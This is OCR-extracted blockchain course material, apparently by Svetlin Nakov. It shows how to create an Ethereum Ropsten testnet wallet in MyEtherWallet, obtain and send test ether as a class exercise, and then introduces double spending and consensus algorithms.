
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



2. Now look at upper right corner and choose to connect to one of the **test networks** there. The default is the main net which uses real ethers. We want to use test net ethers, so choose the **"Ropsten" testnet**.



3. **Create a New Wallet**. First you should write password and then create the wallet.




This will generate **a random private key** in your Web browser along with its corresponding Ethereum address. Your private key may be stored in an **encrypted keystore file** (recommended) or can be kept in **pure unencrypted** format (not recommended, unless when you print it on a paper).


4. Download the **encrypted UTC JSON keystore file**, then continue.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- The **JSON keystore file** holds your 256-bit private key, strongly **encrypted** by your **password** (using **SCrypt** for password-based key derivation function + **AES** as an encryption algorithm).
- The format of the UTC JSON keystore file is described here: https://goo.gl/G6TbLf.
- If you lose the keystore file, you cannot restore your private key. It will be permanently lost.
- If you forget your password, you cannot restore it. You may try to crack it by a password cracker (like https://github.com/burjorjee/pyethrecover), but generally the chances to succeed are not good.




5. Optionally save your **private key** (unencrypted). Do not show it to anyone! Your private key is also stored in the encrypted JSON keystore file, so you may skip saving it unencrypted.




6. Now **unlock your wallet** using your JSON keystore file (decrypt it, using your keystore password).

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



7. You can see your **Ethereum Account Address** (derived from your public key), **Token Balances**, **Account Balance** and **Private Key** there:



Get an Initial Amount of Ethers

Now you have a wallet, but it is **empty**, i.e. balance == 0 ETHt (**ETHt** == Ethereum test ethers). Let's **get some ethers** to be able to play with transactions and payments. Typically, the **testnets provide coins for free**, after some kind or registration or request.


We are using the **Ropsten test network**. We can request ETHt through some **Ropsten faucet** like:

- http://faucet.ropsten.be:3001
- https://faucet.bitfwd.xyz

Ropsten.be Faucet


You may request 1 ETHt from the **Ropsten official testnet faucet**: http://faucet.ropsten.be:3001.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




bitfwd's Ethereum Ropsten Faucet


You may request 1 ETHt from the **bitfwd's Ethereum Ropsten Faucet**: https://faucet.bitfwd.xyz.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



1. After the transactions are processed by the blockchain you should have ethers in your account. Go to **"View Wallet Info"** and unlock your wallet. Congrats, now you have ethers and you can operate with them!




Send Ethers to Another Address


After creating an Ethereum testnet account and receiving some ethers now you can send ethers to someone else.

1. Get someone's address from the class and send him/her some ether, e.g. 0.5 ROPSTEN ETH (ETHt).
2. Unlock your account with the **JSON file** and go to the **"Send Ethers & Tokens"** tab. Put the **address** of your mate and the **amount** you want to send. The **Gas Limit** is the default one. Generate the transaction. Then click **Send Transaction.**


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




3. You will see the following window and you should click **"Yes, I am sure! Make transaction"**:




4. Now click "Verify Transaction"



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



5. Now you should have smaller amount of ethers (you've send 0.5 but there is also a transaction fee):



You can also see this info in MyEtherWallet.

What to Submit?


Submit as exercise outcome the **URL of your Ethereum address** in the Ropsten network at EtherScan, e.g.:

- https://ropsten.etherscan.io/address/0xb97e993872a903850c07fbd999a6e750963ef195

You should some **ETHt** in your balance, as well as some transaction history of ETHt transfers.

Examples:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Blockchain Concepts


Byzantine Generals, Double Spending, Consensus Algorithms, Blocks and Transactions

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Double Spending Problem

- Double spending problem == spend certain amount twice
  - Easy to prevent through a central authority (single database)
  - More complex in decentralized systems like Bitcoin and Ethereum
- Blockchain prevents double spending
  - The blockchain holds signed chain of blocks with transactions
  - All pending transactions are collected in the network nodes
  - A single node creates the next block (selected by a consensus)
  - The next block creator puts the pending transactions (after validation) in the next block (and prevents double spending)

Transactions and Double Spending



Consensus and Consensus Algorithms

Proof-of-Work / Proof-of-Stake / Others

Why a Consensus Algorithm is Needed?

- Consensus algorithms in a blockchain network
  - Select the winning node to create the next block (in fair way)
- The winning node (winning miner):
  - Is awarded some new coins (e.g. 12.5 BTC) for its effort
  - Selects the pending transactions to be included in the next block
  - Creates the next block and propagates it in the network
- The entire network validates the new block
  - Either accept it (when it is valid) or reject it
  - If the block is valid, build their own blocks on top of it

Consensus Algorithms

- Consensus algorithms choose the next block creator
